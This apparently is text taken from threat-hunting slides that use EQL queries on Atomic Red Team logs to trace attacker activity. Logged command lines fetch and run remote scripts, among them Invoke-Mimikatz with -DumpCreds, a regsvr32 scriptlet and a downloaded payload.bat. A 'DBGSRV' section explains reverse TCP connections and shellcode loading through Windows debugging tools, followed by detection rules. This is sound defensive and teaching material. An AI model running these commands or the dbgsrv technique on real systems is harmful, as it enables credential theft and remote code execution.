network		powershell.exe		go.microsoft.com
process	cmd.exe	powershell.exe	powershell.exe IEX ( IWR -uri 'https://raw.githubusercontent.com/redcanaryco/ <b>atomic-red-team</b> /master/ARTifacts/Chain_Reactions/ chain_reaction_DragonsTail.ps1')	
network		powershell.exe		raw.githubusercontent.com
process	cmd.exe	powershell.exe	powershell.exe IWR -uri "https://raw.githubusercontent.com/ redcanaryco/ <b>atomic-red-team</b> /master/ARTifacts/ Chain_Reactions/chain_reaction_DragonsTail.bat" -OutFile "~\Documents\payload.bat"; ~\Documents\payload.bat	
network		powershell.exe		raw.githubusercontent.com

# *lollas revello*

<b>event_type</b>	<b>parent_process_name</b>	<b>process_name</b>	<b>command_line</b>	<b>destination</b>
process	svchost.exe	regsvr32.exe	regsvr32.exe /s /u /i: <a href="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/6965fc15ef872281346d99d5eea952907167dec3/atomics/T1117/RegSvr32.sct">https://raw.githubusercontent.com/redcanaryco/atomic-red-team/6965fc15ef872281346d99d5eea952907167dec3/atomics/T1117/RegSvr32.sct</a> scrobj.dll	
network		regsvr32.exe		<a href="https://raw.githubusercontent.com">raw.githubusercontent.com</a>
process	powershell.exe	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object Net.WebClient).DownloadString( 'https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/ module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"	
network		powershell.exe		<a href="https://raw.githubusercontent.com">raw.githubusercontent.com</a>
process	explorer.exe	InstallUtil.exe	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe" /? C:\Users\NEWTSC~1\AppData\Local\Temp\ a3541d3f-a4db-c8b0-dab7-c268095df70e.chm	
network		InstallUtil.exe		10.10.10.10
process	services.exe	msiexec.exe	C:\Windows\system32\msiexec.exe /V	
network		msiexec.exe		<a href="https://oscp.digicert.com">oscp.digicert.com</a>

# *lollas revello*

event_type	parent_process_name	process_name	command_line	destination
process	svchost.exe	✓ Atomic Testing .exe	regsvr32.exe /s /u /i: <a href="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/6965fc15ef872281346d99d5eea952907167dec3/atomics/T1117/RegSvr32.sct">https://raw.githubusercontent.com/redcanaryco/atomic-red-team/6965fc15ef872281346d99d5eea952907167dec3/atomics/T1117/RegSvr32.sct</a> scrobj.dll	<a href="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/6965fc15ef872281346d99d5eea952907167dec3/atomics/T1117/RegSvr32.sct">https://raw.githubusercontent.com/redcanaryco/atomic-red-team/6965fc15ef872281346d99d5eea952907167dec3/atomics/T1117/RegSvr32.sct</a>
network		regsvr32.exe		<a href="https://raw.githubusercontent.com">https://raw.githubusercontent.com</a>
process	powershell.exe	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object Net.WebClient).DownloadString( 'https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/ module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"	
network		powershell.exe		<a href="https://raw.githubusercontent.com">https://raw.githubusercontent.com</a>
process	explorer.exe	InstallUtil.exe	C:\Users\NEWTSC~1\AppData\Local\Temp\ a3541d3f-a4db-c8b0-dab7-c268095df70e.chm	
network		InstallUtil.exe		10.10.10.10
process	services.exe	msiexec.exe	C:\Windows\system32\msiexec.exe /V	
network		msiexec.exe	✓ Legitimate Windows	<a href="https://oscp.digicert.com">https://oscp.digicert.com</a>

# *llobas revello*

<b>event_type</b>	<b>parent_process_name</b>	<b>process_name</b>	<b>command_line</b>	<b>destination</b>
process	explorer.exe	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	
network		powershell.exe		go.microsoft.com
			"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object Net.WebClient).DownloadString( 'https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/ module_source/credentials/Invoke-Mimikatz.ps1');	
process	powershell.exe	powershell.exe	Invoke-Mimikatz -DumpCreds"	
network		powershell.exe		raw.githubusercontent.com
process	explorer.exe	InstallUtil.exe	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe" /? C:\Users\NEWTSC~1\AppData\Local\Temp\ a3541d3f-a4db-c8b0-dab7-c268095df70e.chm	
network		InstallUtil.exe		10.10.10.10

# *explicate parvuli*

What **descendants** were spawned from the interactive **PowerShell** console?

```
process where subtype.create and descendant of [
    network where event of [
        process where subtype.create and
            parent_process_name == "explorer.exe" and
            process_name == "powershell.exe"
    ]
]
```

**43 results found**

# *explicate parvuli*

What **descendants** were spawned from the interactive **PowerShell** console?

<b>process_name</b>	<b>command_line</b>
csc.exe	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\NewtScamander\AppData\Local\Temp\cwit4koq.cmdline"
cvtres.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\NEWTSC~1\AppData\Local\Temp\RES6F90.tmp" "c:\Users\NewtScamander\AppData\Local\Temp\CSCFC426139CD74D618CE7A9833BF7FF69.TMP"
cmd.exe	"C:\Windows\system32\cmd.exe" /c "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /target:library /out: <b>C:\AtomicRedTeam\atomics\T1118\src\T1118.dll C:\AtomicRedTeam\atomics\T1118\src\T1118.cs</b> "
csc.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /target:library <b>/out:C:\AtomicRedTeam\atomics\T1118\src\T1118.dll C:\AtomicRedTeam\atomics\T1118\src\T1118.cs</b>
cvtres.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\NEWTSC~1\AppData\Local\Temp\RES2728.tmp" <b>"c:\AtomicRedTeam\atomics\T1118\src\CSC7414F1A333B45CDB71DB995A782FCC.TMP"</b>
cmd.exe	"C:\Windows\system32\cmd.exe" /c "C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U <b>C:\AtomicRedTeam\atomics\T1118\src\T1118.dll</b> "

**Showing results 1-6 of 43**

# *explicate parvuli*

What **descendants** were spawned from the interactive **PowerShell** console?

<b>process_name</b>	<b>command_line</b>
InstallUtil.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U <b>C:\AtomicRedTeam\atomics\T1118\src\T1118.dll</b>
cmd.exe	"C:\Windows\system32\cmd.exe" /c
cmd.exe	"C:\Windows\system32\cmd.exe" /c "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /target:library /out: <b>C:\AtomicRedTeam\atomics\T1118\src\T1118.dll</b> <b>C:\AtomicRedTeam\atomics\T1118\src\T1118.cs</b> "
csc.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /target:library <b>/out:C:\AtomicRedTeam\atomics\T1118\src\T1118.dll C:\AtomicRedTeam\atomics\T1118\src\T1118.cs</b>
cvtres.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT: <b>C:\Users\NEWTSC~1\AppData\Local\Temp\RES2DBF.tmp</b> " <b>"C:\AtomicRedTeam\atomics\T1118\src\CSC137A13BC43A744468D2FF98C3FC48643.TMP"</b>
cmd.exe	"C:\Windows\system32\cmd.exe" /c "C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /? <b>C:\AtomicRedTeam\atomics\T1118\src\T1118.dll</b> "

**Showing results 7-12 of 43**

# *explicate parvuli*

What **descendants** were spawned from the interactive **PowerShell** console?

process_name	command_line
InstallUtil.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /? C:\AtomicRedTeam\atomics\T1118\src\T1118.dll
cmd.exe	"C:\Windows\system32\cmd.exe" /c
cmd.exe	"C:\Windows\system32\cmd.exe" /c "C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe T1127.csproj"
MSBuild.exe	C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe T1127.csproj
cmd.exe	"C:\Windows\system32\cmd.exe" /c
cmd.exe	"C:\Windows\system32\cmd.exe" /c "C:\Windows\Temp\msxsl.exe C:\AtomicRedTeam\atomics\T1220\src\msxslxmlfile.xml C:\AtomicRedTeam\atomics\T1220\src\msxslscript.xsl"
cmd.exe	"C:\Windows\system32\cmd.exe" /c
cmd.exe	"C:\Windows\system32\cmd.exe" /c "C:\Windows\Temp\msxsl.exe <a href="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/msxslxmlfile.xml">https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/msxslxmlfile.xml</a> <a href="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/msxslscript.xsl">https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/msxslscript.xsl</a> "

**Showing results 13-20 of 43**

# *explicate parvuli*

What **descendants** were spawned from the interactive **PowerShell** console?

<b>process_name</b>	<b>command_line</b>
cmd.exe	"C:\Windows\system32\cmd.exe" /c
cmd.exe	"C:\Windows\system32\cmd.exe" /c "wmic.exe process /FORMAT:list"
WMIC.exe	wmic.exe process /FORMAT:list
cmd.exe	"C:\Windows\system32\cmd.exe" /c
cmd.exe	"C:\Windows\system32\cmd.exe" /c "wmic.exe process /FORMAT: <a href="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/wmicscript.xls">https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/wmicscript.xls</a> "
WMIC.exe	wmic.exe process /FORMAT: <a href="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/wmicscript.xls">https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/wmicscript.xls</a>
cmd.exe	"C:\Windows\system32\cmd.exe" /c
cmd.exe	"C:\Windows\system32\cmd.exe" /c "C:\Windows\Temp\msxsl.exe C:\AtomicRedTeam\atomics\T1220\src\msxslxmlfile.xml <b>C:\AtomicRedTeam\atomics\T1220\src\msxslscript.xls</b> "

**Showing results 21-28 of 43**

# *explicate parvuli*

What **descendants** were spawned from the interactive **PowerShell** console?

process_name	command_line
msxsl.exe	C:\Windows\Temp\CaseyAlwaysLovesCalc.exe C:\Atomics\T1220\src\msxslscript.xsl
calc.exe	"C:\Windows\System32\calc.exe"
cmd.exe	"C:\Windows\system32\cmd.exe" /c
cmd.exe	"C:\Windows\system32\cmd.exe" /c "C:\Windows\Temp\msxsl.exe <a href="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/msxslxmlfile.xml">https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/msxslxmlfile.xml</a> <a href="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/msxslscript.xsl">https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/msxslscript.xsl</a> "
msxsl.exe	C:\Windows\Temp\msxsl.exe <a href="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/msxslxmlfile.xml">https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/msxslxmlfile.xml</a> <a href="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/msxslscript.xsl">https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/msxslscript.xsl</a>
calc.exe	"C:\Windows\System32\calc.exe"
cmd.exe	"C:\Windows\system32\cmd.exe" /c

**Showing results 29-35 of 43**

# *explicate parvuli*

What **descendants** were spawned from the interactive **PowerShell** console?

<b>process_name</b>	<b>command_line</b>
cmd.exe	"C:\Windows\system32\cmd.exe" /c "wmic.exe process /FORMAT:list"
WMIC.exe	wmic.exe process /FORMAT:list
cmd.exe	"C:\Windows\system32\cmd.exe" /c
cmd.exe	"C:\Windows\system32\cmd.exe" /c "wmic.exe process /FORMAT: <a href="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/wmicscript.xls">https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/wmicscript.xls</a> "
WMIC.exe	wmic.exe process /FORMAT: <a href="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/wmicscript.xls">https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1220/src/wmicscript.xls</a>
cmd.exe	"C:\Windows\system32\cmd.exe" /c
WMIC.exe	"C:\Windows\System32\Wbem\WMIC.exe" os get /format:wmicscript
WMIC.exe	"C:\Windows\System32\Wbem\WMIC.exe" os get /format:wmicscript.xls

**Showing results 36-43 of 43**

# *lollas revello*

event_type	parent_process	name	process_name	command_line	destination
process	explorer	✓ Atomic Testing	ell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	
network			powershell.exe		go.microsoft.com
process	powershell.exe		powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object Net.WebClient).DownloadString( 'https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/ module_source/credentials/ <b>Invoke-Mimikatz.ps1</b> '); Invoke-Mimikatz -DumpCreds"	
network			powershell.exe		raw.githubusercontent.com
process	explorer.exe		InstallUtil.exe	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe" /? C:\Users\NEWTSC~1\AppData\Local\Temp\ a3541d3f-a4db-c8b0-dab7-c268095df70e.chm	
network			InstallUtil.exe		10.10.10.10

# *claves revelare*

What loaded the PowerShell module **Invoke-Mimikatz**?

**sequence**

```
[process where subtype.create] by unique_pid  
[process where subtype.create and  
command_line == "*Invoke-Mimikatz*"] by unique_ppid
```

**1 result found**

# *claves revelare*

What loaded the PowerShell module **Invoke-Mimikatz**?

<b>parent_process_name</b>	<b>command_line</b>
cmd.exe	powershell.exe IEX ( IWR -uri <a href="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.ps1">https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Chain_Reactions/chain_reaction_DragonsTail.ps1</a> )
powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"

# *lollas revello*

event_type	parent_process_name	process_name	command_line	destination
process	explorer.exe	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"	
network	✓ Atomic Testing	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object Net.WebClient).DownloadString( 'https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/ module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"	go.microsoft.com
process	powershell.exe	powershell.exe		
network		powershell.exe		raw.githubusercontent.com
process	explorer.exe	InstallUtil.exe	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe" /? <b>C:\Users\NEWTSC~1\AppData\Local\Temp\</b> a3541d3f-a4db-c8b0-dab7-c268095df70e.chm	
network		InstallUtil.exe		10.10.10.10

# *lollas revello*

**X** Red  
Team

<b>event_type</b>	<b>parent_process_name</b>	<b>process_name</b>	<b>command_line</b>	<b>destination</b>
process	explorer.exe	InstallUtil.exe	"C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe" /? <b>C:\Users\NEWTSC~1\AppData\Local\Temp\</b> a3541d3f-a4db-c8b0-dab7-c268095df70e.chm	
network		InstallUtil.exe		10.10.10.10

# *distincta imperium*

What unique PowerShell commands were seen?

```
process where subtype.create  
    and process_name == "powershell.exe"  
    and command_line == "* *"  
| unique_count command_line
```

3 unique results found



# *distincta imperium*

## **count    command\_line**

- 1    powershell.exe IWR -uri  
"https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Chain\_Reactions/  
chain\_reaction\_DragonsTail.bat" -OutFile "~\Documents\payload.bat" ; ~\Documents\payload.bat
  
- 1    powershell.exe IEX ( IWR -uri  
'https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Chain\_Reactions/  
chain\_reaction\_DragonsTail.ps1')
  
- 1    "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/  
module\_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"

# *distincta imperium*

## count command\_line

```
1 powershell.exe IWR -uri  
'https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Chain_Reactions/  
    ✓ Atomic Testing    onsTail.ps1' -OutFile "~\Documents\payload.bat"; ~\Documents\payload.bat
```

```
1 powershell.exe IEX ( IWR -uri  
'https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Chain_Reactions/  
chain_reaction_DragonsTail.ps1')  
1 "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "IEX (New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/dev/data/  
module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
```

# *integritas campester*

What files were created by non-SYSTEM users but later executed as SYSTEM?

sequence

```
[file where subtype.create  
    and event of [process where subtype.create and  
                  user_name != "SYSTEM"]] by file_path  
[process where subtype.create and  
           user_name == "SYSTEM"] by process_path
```

0 results found



# *novum nexumus*

What processes recently made their **first network connection**?

```
network where subtype.outgoing  
| unique process_path  
| tail 15
```

**15 results found**



# *novum nexumus*

<b>destination</b>	<b>port</b>	<b>process_path</b>	<b>user_name</b>
vo.mscond.net	443	C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	NewtScamander
storeedgefd.dsx .mp.microsoft.com	443	C:\Program Files\WindowsApps\Microsoft.WindowsStore_11706.1002.9.0_x64__8wekyb3d8bbwe\WinStore.App.exe	NewtScamander
10.10.10.10	8443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	NewtScamander
www.bing.com	443	C:\Windows\System32\BackgroundTransferHost.exe	NewtScamander
10.10.10.129	22	C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe	NewtScamander
10.10.10.10	8443	C:\Windows\System32\notepad.exe	NewtScamander
watson.telemetry .microsoft.com	443	c:\windows\system32\taskhostw.exe	NewtScamander
vo.msecnd.net	443	C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\ServiceHub\controller\Microsoft.ServiceHub.Controller.exe	NewtScamander

# *novum nexumus*

destination	port	process_path	user_name
vo.mscond.net	443	C:\Program Files (x86)\Microsoft Visual Microsoft \ Installer\resources\app\ServiceHub\Services\ MICROSOFT.VisualStudio.Setup.Service\BackgroundDownload.exe	NewtScamander
storeedgefd.dsx .mp.microsoft.com	443	C:\Program Files\WindowsApps\ Microsoft.WindowsStore_11706.1002.9.0_x64__8wekyb3d8bbwe\ WinStore.App.exe	NewtScamander
10.10.10.10	8443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ InstallUtil.exe	NewtScamander
www.bing.com	443	C:\Windows\System32\BackgroundTransferHost.exe	NewtScamander
10.10.10.129	22	C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe	NewtScamander
10.10.10.10	8443	C:\Windows\System32\notepad.exe	NewtScamander
watson.telemetry .microsoft.com	443	c:\windows\system32\taskhostw.exe	NewtScamander
vo.msecnd.net		am Files (x86)\Microsoft Visual 019\Community\Common7\ServiceHub\ controller\Microsoft.ServiceHub.Controller.exe	NewtScamander

# *novum nexumus*

<b>destination</b>	<b>port</b>	<b>process_path</b>	<b>user_name</b>
vo.mscond.net	443	C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\IDE\devenv.exe	NewtScamander
vo.mscond.net	443	C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\ServiceHub\Hosts\ServiceHub.Host.CLR.x86\ServiceHub.VSDetouredHost.exe	NewtScamander
vo.mscond.net	443	C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\IDE\PerfWatson2.exe	NewtScamander
vo.mscond.net	443	C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\ServiceHub\Hosts\ServiceHub.Host.CLR.x86\ServiceHub.Host.CLR.x86.exe	NewtScamander
dc.services.visualstudio.com	443	C:\Program Files\dotnet\dotnet.exe	SYSTEM
ocsp.digicert.com	80	C:\Windows\System32\msiexec.exe	SYSTEM
vo.mscond.net	443	C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\common7\ServiceHub\Hosts\ServiceHub.Host.CLR.x86\ServiceHub.RoslynCodeAnalysisService32.exe	NewtScamander

# *novum nexumus*

destination	port	process_path	user_name
vo.mscond.net	443	C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\IDE\devenv.exe	NewtScamander
vo.mscond.net	443	C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\ServiceHub\Hosts\ServiceHub.Host.CLR.x86\ServiceHub.VSDetouredHost.exe	NewtScamander
vo.mscond.net	443	C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\IDE\PerfWatson2.exe	NewtScamander
vo.mscond.net	443	C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\Common7\ServiceHub\Hosts\ServiceHub.Host.CLR.x86\ServiceHub.Host.CLR.x86.exe	NewtScamander
dc.services.visualstudio.com	443	C:\Program Files\dotnet\dotnet.exe	SYSTEM
ocsp.digicert.com	80	C:\Windows\System32\msiexec.exe	SYSTEM
vo.mscond.net	443	C:\Program Files (x86)\Microsoft Visual Studio\2019\Community\common7\ServiceHub\Hosts\ServiceHub.Host.CLR.x86\ServiceHub.RoslynCodeAnalysisService32.exe	NewtScamander

# *novum nexumus*

<b>destination</b>	<b>port</b>	<b>process_path</b>	<b>user_name</b>
10.10.10.10	8443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\ InstallUtil.exe	NewtScamander
10.10.10.129	22	C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe	NewtScamander
10.10.10.10	8443	C:\Windows\System32\notepad.exe	NewtScamander
ocsp.digicert.com	80	C:\Windows\System32\msiexec.exe	SYSTEM

# *novum nexumus*

destination	port	process_path	Red Team	user_name
10.10.10.10	8443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe		NewtScamander
10.10.10.129	22	C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe		NewtScamander
10.10.10.10	8443	C:\Windows\System32\notepad.exe		NewtScamander
ocsp.digicert.com	80	C:\Windows\System32\msiexec.exe		SYSTEM



# Scoping

# *novum nexumus*

What **MSI packages** were directly installed?

```
process where subtype.create
and process_name == "msiexec.exe"
and not (
    parent_process_path == "C:\\windows\\system32\\services.exe"
    or descendant of [process where subtype.create and
        command_line == "C:\\Windows\\system32\\msiexec.exe /V"]
)
| unique_count command_line
```

**2 results found**

# *novum nexumus*

What **MSI packages** were directly installed?

## **parent\_process\_path**

C:\Program Files\internet  
explorer\iexplore.exe

C:\Program Files (x86)\Google\  
Chrome\Application\chrome.exe

## **command\_line**

"C:\Windows\System32\msiexec.exe" /i  
"C:\Users>NewtScamander\AppData\Local\Microsoft\Windows\INetCache\IE\URJ  
M2YI1\AmazonAssistant-US.msi"

"C:\Windows\System32\msiexec.exe" /i  
"C:\Users>NewtScamander\Downloads\dbg\_amd64.msi"

Amazon Assistant

<https://www.amazon.com/gp/BIT>

Debugging Tools for Windows

<https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools>

# *novum nexumus*

destination	port	process_path		user_name
10.10.10.10	8443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe	 Red Team	NewtScamander
10.10.10.129	22	C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe		NewtScamander
10.10.10.10	8443	C:\Windows\System32\notepad.exe	 Microsoft	NewtScamander
ocsp.digicert.com	80	C:\Windows\System32\msiexec.exe		SYSTEM

# *nota vocatio*

Why is **notepad.exe** making outbound **network** connections?

```
sequence by unique_pid
[process where process_name == "notepad.exe"]
[network where subtype.outgoing]
```

process_name	event_type	subtype	parent_process_path	destination
notepad.exe	process	create	C:\Program Files\Debugging Tools for Windows (x64)\ <b>dbgsrv.exe</b>	
notepad.exe	network	outgoing		10.10.10.10
notepad.exe	process	create	C:\Program Files\Debugging Tools for Windows (x64)\ <b>dbgsrv.exe</b>	
notepad.exe	network	outgoing		10.10.10.10

# *nota vocatio*

What else did **dbgsrv.exe** do?

```
any where event_type in ("process", "network",
                           "file", "registry")
  and process_name == "dbgsrv.exe"
| unique unique_pid, event_type, subtype
```

7 results found



# *nota vocatio*

What else did **dbgsrv.exe** do?


<b>pid</b>	<b>event_type</b>	<b>subtype</b>	<b>parent_process_name</b>	<b>command_line</b>	<b>destination</b>
7268	process	create	explorer.exe	"C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe" -t tcp:clicon=10.10.10.129,port=22	10.10.10.129
7268	network	outgoing			
7268	process	terminate			
4956	process	create	explorer.exe	"C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe" -t tcp:clicon=remotedebug.msdn.azure.com,port=22	
8044	process	create	explorer.exe	"C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe" -t tcp:clicon=remotedebug.msdn.azure.com,port=22	
2680	process	create	explorer.exe	"C:\Program Files\Debugging Tools for Windows (x64)\dbgsrv.exe" -t tcp:clicon=remotedebug.msdn.azure.com,port=22	
2680	network	outgoing			10.10.10.129



# DBGSRV: A Fantastic Red-Team Attack

Think of this tool as giving you what is functionally equivalent to

- Reverse TCP Connection
- Process Hollowing
- Whitelist Evasion



**Disclosed to MSRC, cleared for disclosure.**

- *It is a binary working as designed. It is not an exploit.*

# DBGSRV : Reverse TCP Connection

To have client make outbound call back to attacker controlled cdb use clicon

Server Side

```
Windows Kits\10\Debuggers\x64\cdb.exe" -premove tcp:port=22,clicon=0.0.0.0 C:\Windows\system32\notepad.exe
```

Client Side

```
C:\Program Files (x86)\Windows Kits\10\Debuggers\x64\dbgsrv.exe -t tcp:clicon=192.168.128.130, port=22
```

[MSDN DbgSrv Command-Line Options](#)

# DBGSRV : Deliver Shellcode & Execute

```
.dvalloc 1000
```

```
.dvalloc 1000
Allocated 1000 bytes starting at 00000000`00020000
```

Shellcode size = 272 or 0x110

```
.readmem c:\Users\Research\shellcode.bin 00000000`00020000 L110
```

```
r @$ip=00000000`00020000
```

Observe Shellcode executes on target

# DEMO

# DBGSRV: Detection

## ATT&CK T1127: Trusted Developer Utilities

### sequence

```
[process where subtype.create and
  (process_name == "dbgsrv.exe" or
   original_file_name == "dbgsrv.exe")
] by unique_pid
[network where subtype.outgoing] by unique_pid
[process where subtype.create]    by unique_ppid
```



# Automate It

# EQL Analytics Library

- Library of 100+ detections written in EQL
- Mapped to ATT&CK tactics and techniques
  - Automatically updated coverage
- Abstracted from specific data sources
  - Provide a mapping to your fields
  - Sysmon already implemented

```
PROCESS WHERE  
PROCESS_NAME = "WHOAMI"
```



EQL ANALYTICS  
LIBRARY

# EQL Analytics Library

```
[analytic.metadata]
categories = ["detect"]
confidence = "medium"
contributors = ["Endgame"]
created_date = "08/08/2019"
description = "Detect dbgsrv.exe used to
launch remote debuggers as a potential
remote access tool"
id = "70814733-e756-4eda-8840-5e16c49304f6"
name = "DbgSrv Remote Debugger"
os = ["windows"]
tactics = ["Execution"]
techniques = ["T1127"]
updated_date = "08/08/2019"
```

```
[analytic]
query = '''
sequence
[process where subtype.create and
(process_name == "dbgsrv.exe" or
original_file_name == "dbgsrv.exe")
] by unique_pid
[network where subtype.outgoing
] by unique_pid
[process where subtype.create
] by unique_ppid
'''
```

# Survey Says

```
=====
count  analytic_name
=====
1     Installation of Browser Extensions
1     Process Discovery
1     RegSvr32 Scriptlet Execution
1     Suspicious Script Object Execution
1     System Owner and User Discovery
2     Creation of Scheduled Task
2     Network Service Scanning via Port Scanning
2     Windows Discovery of Network Environment via Built-in Tools
3     Execution of Existing Service via Command
3     InstallUtil Process
6     Control Panel Items
6     Indicator Removal on Host
6     Stop Services with sc.exe
12    Windows System Information Discovery
```

```
$ eqllib survey -f mydata.json.gz -c
```



# Identifying True Positives

- Build a **baseline** of your environment
- What do you find multiple times?
  - Track repeat offenders
  - Both **installutil.exe** and **dbgsrv.exe** triggered multiple detections
- Does it tell a story?



